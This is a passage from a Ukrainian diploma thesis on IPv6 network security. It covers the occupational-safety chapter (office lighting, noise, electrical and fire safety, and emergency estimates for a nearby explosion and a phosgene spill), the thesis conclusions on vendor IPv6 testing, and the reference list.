- рівень шуму при охолодженні (вис/ср/низ): 45/42/39/36 дБ(А);
- рівень шуму при нагріванні (вис/ср/низ): 43/39/36/36 дБ(А).

В холодний період року для підтримання сприятливого мікроклімату здійснюється опалення від дахової котельні, розміщеної над технічним поверхом будівлі. Система опалення двотрубна, з верхнім розведенням теплоносія. Опалювальні прилади – панельні радіатори Purmo. Для регулювання теплового потоку від опалювального приладу, на підводці теплоносія до приладу встановлено регулюючий клапан з термостатичною головкою.

6.2.2. Виробниче освітлення

Освітлення в кабінеті природне бічне і штучне загальне.

Бічне природне освітлення має здійснюватися через світлові прорізи, орієнтовані переважно на північ чи північний схід і забезпечувати коефіцієнт природної освітленості (КПО) 1,5 % згідно з [16].

Відповідно до [16] роботи, що виконуються в приміщенні класифікується як середньої точності – виконується робота з об’єктами розпізнавання 0,5мм–1мм. Рівень освітленості на робочому місці має бути не менше 300 лк.

6.2.3. Захист від виробничого шуму

Джерелами шуму в приміщенні є вентилятори охолодження ЕОМ (максимальний рівень шуму – 35 дБА) та «спліт»-кондиціонер (максимальний рівень шуму – 45 дБА). Звук можна вважати постійним так, як його рівень протягом робочого дня змінюється не більше ніж на 5 дБА.

Допустимий еквівалентний рівень звуку згідно [17] наступний: для програміста ЕОМ нормований звуковий тиск повинен бути не

вище 50 дБА. У даному випадку сумарний рівень звукового тиску не перевищує нормованого значення.

6.2.4. Захист від електромагнітних полів

Джерелом електростатичного поля й електромагнітних випромінювань у широкому діапазоні частот (понад 50 Гц та інфранизькочастотному, радіочастотному, інфрачервоному, видимому, ультрафіолетовому, рентгенівському) є персональні електронно–обчислювальні машини.

6.3. ІНЖЕНЕРНЕ РІШЕННЯ

Розрахуємо рівень освітлення приміщення. Штучне освітлення повинно здійснюватися за допомогою 9 дволампових світильників типу ЛД, розміщених в три ряди із лампи FL40W/635, потужністю 40 Вт, і світловим потоком 2800 лм.

На рисунку 6.2 зазначено план приміщення з урахуванням системи освітлення.



Рис. 6.2. План приміщення з урахуванням освітлення

Для розрахунку освітлення в приміщенні використовувався програмний продукт DIALux 4.9 з встановленним плагіном для систем освітлення Philips.

Таке штучне освітлення створюватиме освітленість в 381 лк і це значення відповідає нормативному.

6.4. ЕЛЕКТРОБЕЗПЕКА

Згідно з [18] за ступенем небезпеки враження електрострумом приміщення відноситься до приміщення без підвищеної небезпеки. У приміщення проведено 3–х фазне електроживлення напругою 220 В, частотою 50 Гц та з максимальним значенням сили струму рівному 32 А. Споживачами електроенергії є чотири персональних комп‘ютера, кондиціонер та освітлювальні прилади.

Електромережа виконана за допомогою трьох провідників – фазового, нульового, захисного заземлюючого провідника, які проведені в підлозі поруч зі стінами приміщення, у гнучких металевих рукавах з відводами до чотирьох груп розеток.

Використання нульового робочого провідника як нульового захисного провідника забороняється, а також не припустиме підключення цих провідників на щитку до одного контактного затискача.

У будівлі влаштовується захисне заземлення, яке призначається для захисту людей від ураження електричним струмом та заземлення системи блискавкозахисту, яке слугує для відведення струму блискавки і захисту обладнання від ураження блискавкою.

Має використовуватися груповий щиток, розміщений в приміщенні, до якого підключаються електроустановки, кабелі та проводи з мідними жилами з діаметром розрізу не менше 2,5 мм^2.

Повинні здійснюватися такі технічні захисні заходи електробезпеки: виконана робоча ізоляція струмопровідних частин і застосовані

пластмасові короби з важкогорючих матеріалів з помірною димоутворювальною здатністю. При підключенні електричного роз'ємну до електричної мережі має гарантуватись з'єднання корпусу з заземленням. Всі електричні розетки повинні мати маркування з напругою.

6.5. ПОЖЕЖНА БЕЗПЕКА

Основними причинами, які можуть призвести до виникнення пожежі в приміщенні, є: несправності в електрообладнанні – порушення електроізоляції; несправності, що виникли внаслідок механічних пошкоджень і т.п.; несправності в обчислювальній техніці, наприклад, коротке замикання, порушення протипожежного режиму.

Предмети та матеріали, які можуть горіти: меблі – столи, стільці, шафи і т.д.; папір – документація, конструктивні елементи приміщення – покриття підлоги, двері, віконні рами, елементи конструкції ПЕОМ та периферійних пристроїв – корпуси принтера, моніторів, клавіатури і т.п.

Відповідно до [19] приміщення відноситься до категорії «В» пожежної безпеки, так як в ньому знаходяться пожежонебезпечні матеріали такі як папір та дерево і відсутні вибухонебезпечні матеріали.

Для вчасного попередження про пожежу у приміщені встановлені комбіновані датчики пожежної сигналізації. Можна використати датчик ACU–100, який сигналізує тривогу після виявлення видимого диму (оптичний датчик) або після реєстрації високої температури (тепловий датчик). Тепловий датчик реагує на перевищення порогової температури та швидкість її зростання. Датчик передає сигнал про тривогу поки не буде усунено її причину (задимлення, висока температура). У випадку спрацювання системи, сигнал має надходити до чергового у корпусі.

Відповідно до [20] у приміщенні встановлено по 2 вогнегасники на кожні 20 $м^2$. Відстань між місцями розташування вогнегасників не повинна перевищувати 15 м. В приміщенні знаходяться чотири

вуглекислотно-брометилові вогнегасники типу ВВБ-3, які підходять для тушіння невеликих джерел займання, а також електроустаткування під напругою до 380В. Вогнегасники ефективно працюють при температурі від –60 до +55 °С.

6.6. ПРОГНОЗУВАННЯ НАДЗВИЧАЙНИХ СИТУАЦІЙ

Оскільки офісне приміщення може межувати з сусідніми підприємствами, аварії на підприємстві мають рівень «В» за [19].

На рівні «В» аварія характеризується розвитком і переходом за межі території підприємства, можливістю впливу уражальних чинників аварії на населення розташованих поблизу населених районів та інші підприємства (об'єкти), а також на навколишнє середовище.

6.6.1. Прогнозування та оцінювання інженерної та пожежної обстановки

Ступінь руйнувань будівлі, споруди чи обладнання залежить від їх міцності та величини надмірного тиску ($\Delta P_ф$) ударної хвилі. Величина надмірного тиску, в свою чергу, залежить від типу і кількості вибухової речовини та відстані від центру вибуху до досліджуваного об’єкта.

Методика розрахунку величини надмірного тиску відрізняється для умов вибуху газоповітряної суміші і умов вибуху вибухової речовини.

Під час вибуху тротилу, надмірний тиск ударної хвилі, при умові, що об’єкт потрапить з ІІІ зону вибуху, розраховується за формулою:

$$\Delta P_ф = \left(1.05 \cdot \frac{\sqrt[3]{Q}}{L} + 43 \cdot \frac{\sqrt[3]{Q^2}}{L^2} + 1400 \cdot \frac{Q}{L^3}\right) \cdot 10^3, кПа \qquad (6.1)$$

де $Q = K_{ВР} \cdot Q_{ВР}$,

$K_{ВР} = 1{,}0$ – коефіцієнт, що враховує тип вибухової речовини (тротил),

$Q_{ВР}$ – кількість вибухової речовини у тонах.

Вхідні дані:

1. Відстань від об’єкту до міста аварії (вибуху) – 1100 м.
2. Маса тротил – 500 т.
3. Характеристики елементів цеху:
    - будівля зі збірного залізобетону;
    - кабельні лінії – наземні;
    - границі вогнетривкості несучих стін – 2 год;
    - границі вогнетривкості перегородок – 0,25 год.
4. Категорія виробництва з пожежної безпеки – В.
5. Щільність забудови об’єкту – 23 %.

$$\Delta P_{\phi} = \left(1.05 \cdot \frac{\sqrt[3]{Q}}{L} + 43 \cdot \frac{\sqrt[3]{Q^2}}{L^2} + 1400 \cdot \frac{Q}{L^3}\right) \cdot 10^3, кПа \qquad (6.2)$$

$\Delta P_{ф} = (1.05 \cdot 0.0072 + 43 \cdot 5 \cdot 10^{-5} + 1400 \cdot 5 \cdot 10^{-7}) \cdot 10^3 =$
$(0.0076 + 0.0022 + 0.0005) \cdot 10^3 = 10.3$ кПа

Ступінь руйнування будівлі – слабкий (10…20 кПа). Характеристика руйнувань будівель: руйнування заповнень дверних та віконних прорізів, зривання покрівлі даху.

Ступінь руйнування кабельних наземних ліній – слабкий (10…20 кПа).

Оскільки легкий ступінь ураження людей починається з 20 кПа, ймовірно персонал не постраждає.

Ступінь вогнестійкості – III, при надмірному тиску в 10.3 кПа і щільністю забудови більше 20% можна очікувати в перші 30 хвилин окремі пожежі з переростанням за 1…2 год в суцільну.

З рис. 6.3 знаходимо точки перетину з кривою, що відповідає найменшому значенню надлишкового тиску $\Delta P_{\text{ф}}$, при яких починаються руйнування.



Рис. 6.3. Графік залежності надмірного тиску від кількості тротилу і відстані до центру вибуху

Безпечна кількість вибухової речовини – менше 550 т.

У разі аварії з вибухом виробниче приміщення може опинитися в зоні слабких руйнувань. Слабких руйнувань зазнають заповнення дверних та віконних прорізів та покрівля даху.

Для зменшення наслідків упливу вибуху на виробниче приміщення здійснити такі заходи:

– укріпити дах та заповнення дверних й віконних прорізів;

– трубопроводи та кабельні мережі прокласти під землею;

– установити на вікнах металеві сітки, щоб розбите скло не потрапляло в приміщення виробничого приміщення;

– порушити питання щодо перенесення вибухонебезпечного об’єкта на більшу відстань або зменшення вибухової речовини до безпечної кількості.

6.6.2. Прогнозування та оцінювання хімічної небезпеки

Припустимо, що офісне приміщення знаходиться на деякій відстані від хімічно небезпечного об’єкту. Виконаємо оцінку хімічної обстановки, яка може скластися у разі аварії на хімічно небезпечному об’єкті.

Вихідні дані:

1. Відстань від офісу до хімічного об’єкта – 2,5 км.
2. Тип і маса небезпечних і шкідливих хімічних речовин – фосген, 5 тон.
3. Ємність з небезпечних і шкідливих хімічних речовин обвалована.
4. Ступінь вертикальної стійкості повітря – інверсія.
5. Швидкість приземного вітру – 2 м/с.
6. Характер місцевості між офісом і хімічно небезпечним об’єктом – відкрита.

Глибина зони хімічного зараження розраховується за формою:

$$Г = Г_{табл} * \frac{К_в}{К_{обв} * К_{місц}} = 23 * \frac{0,6}{1,5*3,5} = 2,6 \text{ (км)} \quad (6.3)$$

Ширина зони хімічного зараження для інверсії:

$$Ш = 0,2 * Г = 0,2 * 2,6 = 0,52 \text{ (км)} \quad (6.4)$$

Площа зони хімічного зараження:

$$S = 0.5 * Г * Ш = 0.5 * 2.6 * 0.52 = 0.68 \text{ (км)} \quad (6.5)$$

Якщо глибина зони хімічного зараження – 2,6 км, а відтань до хімічно небезпечного об’єкта – 2,5 км, то офіс потрапляє в зони хімічного зараження.

Час підходу зараженої хмари до офісу розраховуємо за формулою:

$$t_{підх} = \frac{R}{W} = \frac{2.5}{10} = 0.25 \text{ (год)} \quad (6.6)$$

Через 15 хвилин після розливу почнеться зараження території офісу.

Тривалості зараження офісу:

$$t_{\text{ур}} = t_{\text{ур.табл}} * \text{К}_{\text{шв}} = 23 * 0{,}7 = 16{,}1 \text{ (год)} \quad (6.7)$$

За отриманими розрахунками офісне приміщення попадає у зону хімічного зараження. Доцільним способом захисту людей є евакуація їх у безпечний район. Потрібно заздалегідь розробити план евакуації людей і забезпечити усіх протигазами.

ВИСНОВОК ДО РОЗДІЛУ

1. Цей розділ дипломної роботи присвячено питанню охорони праці, у ньому було розглянуто приміщення, де буде використовуватись розроблена методика. Для цього приміщення розглянуто основні шкідливі і небезпечні фактори до яких відносяться мікроклімат, освітлення, шум, електробезпека, пожежна безпека, а також рівень електромагнітного випромінювання. Також проведено оцінку обстановки в разі аварії на вибухонебезпечному об’єкті та хімічно небезпечному об’єкті; приведено заходи для зменшення наслідків надзвичайних ситуацій.
2. Розглянуте виробниче приміщення повністю відповідає всім нормам і вимогам.

ЗАГАЛЬНІ ВИСНОВКИ

На основі аналізу рівня безпеки протоколу IPv6 виявлено ряд недоліків, частина з яких успадкована від попередньої версії – IPv4, інші з'явились в наслідок введення нових функцій до протоколу.

Поставлено задачу тестування реалізації протоколу на мережевому обладнанні двох відомих вендорів та визначення рівня безпеки мережі за умови використання базових налаштувань та додаткових заходів безпеки для виявлення можливих недоліків та вразливостей.

Для проведення тестування спроектовано віртуальну тестову лабораторію, розгортання якої виконувалось на базі Unix-системи, що дозволяє імітувати роботу комп'ютерної мережі з максимальним наближенням до реальної поведінки.

Проведено тестування виявлено вразливості обладнання обох вендорів, реалізація стандартних заходів безпеки не завжди дозволяє попередити розглянуті атаки, крім того, може перешкоджати проходженню клієнтського трафіку, що суттєво впливає на якість обслуговування кінцевих користувачів мережі. Тому при аналізі рівня безпеки, сегменти мережі, відповідають середньому рівню безпеки.

Розроблена методика, що вказує на доцільність використання додаткових налаштувань безпеки в мережі IPv6 та рекомендації щодо використання додаткових заходів безпеки.

З метою правильної організації по забезпеченню захисту в мережах IPv6, розроблено робоче приміщення адміністратора та правила техніки безпеки у ньому. Отримані дані з охорони праці дозволять правильно організувати роботи з використання методики підвищення рівня безпеки.

ПЕРЕЛІК ПОСИЛАНЬ

1. Arbor Networks. Стаття Marc Eisenbarth [Електронний ресурс]: Режим доступу: http://www.arbornetworks.com/asert/2014/08/ipv4–is–not–enough/ – Назва з екрану. Дата перегляду – 3.12.2014 р.
2. IPv6 Readiness in the Communication Service Provider Industry. An Incognito Software Report, April 2014, 18 p.
3. Santosh Naidu P1, Amulya Patcha, IPv6: Threats Posed By Multicast Packets, Extension Headers and Their Counter Measures. IOSR Journal of Computer Engineering (IOSR–JCE), Nov. – Dec. 2013, 66–75 p.
4. Google Official Blog. Під ред. Lorenzo Colitti IPv6 Statistics [Блог]: Режим доступу: http://www.google.com/intl/en/ipv6/statistics/— Назва з екрану. Дата перегляду – 3.12.2014 р.
5. Diane Teare. Implementing Cisco IP Routing (ROUTE) Foundation Learning Guide Foundation learning for the ROUTE 642–902 Exam– Индианаполис: Cisco Press, 2004. 765 с.
6. RFC 2460 [Електронний ресурс]: Режим доступу: https://tools.ietf.org/html /rfc2460 – Назва з екрану. Дата перегляду – 23.12.2014 р.
7. RFC 4443 [Електронний ресурс]: Режим доступу: https://tools.ietf.org/html /rfc4443 – Назва з екрану. Дата перегляду – 9.01.2015 р.
8. RFC 4861 [Електронний ресурс]: Режим доступу: https://tools.ietf.org/html /rfc4861 – Назва з екрану. Дата перегляду – 10.01.2014 р.
9. RFC 4429 [Електронний ресурс]: Режим доступу: https://tools.ietf.org/html/rfc4429 – Назва з екрану. Дата перегляду – 10.01.2015 р.

10. Google Official Blog. Під ред. Lorenzo Colitti Access Google services over IPv6 [Блог] : Режим доступу: www.google.com/intl/en/ipv6/ — Назва з екрану. Дата перегляду – 4.10.2014 р.

11. *Gabi Nakibly Michael Arov* "Routing Loop Attacks using IPv6 Tunnels"– 7 USENIX Association Berkeley, CA, USA, 2009, 7 p.

12. *Sander Degen, Arjen Holtzer* Testing the security of IPv6 implementations – Nederland's, March 2014, 42 p.

13. Модели, построенные с использованием теории графов [Електронний ресурс].– Режим доступу: http://inf–bez.ru/?p=762 – Назва з екрану. Дата перегляду – 12.12.2014 р.

14. ДСанПіН 3.3.2–007–98. Гігієнічні вимоги до організації роботи з візуальними дісплейними терміналами електронно–обчислювальних машин\МОЗ України–К.:1998.18с.

15. ДСН 3.3.6.042–99 Санітарні норми мікроклімату виробничих приміщень – Київ, 2000.

16. ДБН–В.2.5–28–2006–Природне і штучне освітлення.

17. ДСН 3.3.6.037–99 Санітарні норми виробничого шуму, ультразвуку та інфразвуку.

18. Правила улаштування електроустановок ПУЕ–2009.

19. НАПБ Б.03.002–2007. Нормы определения категорий помещений, зданий и наружных установок по взрывопожарной и пожарной опасности.

20. НПАОП 0.00–1.28–10 Правила охорони праці під час експлуатації електронно–обчислювальних машин.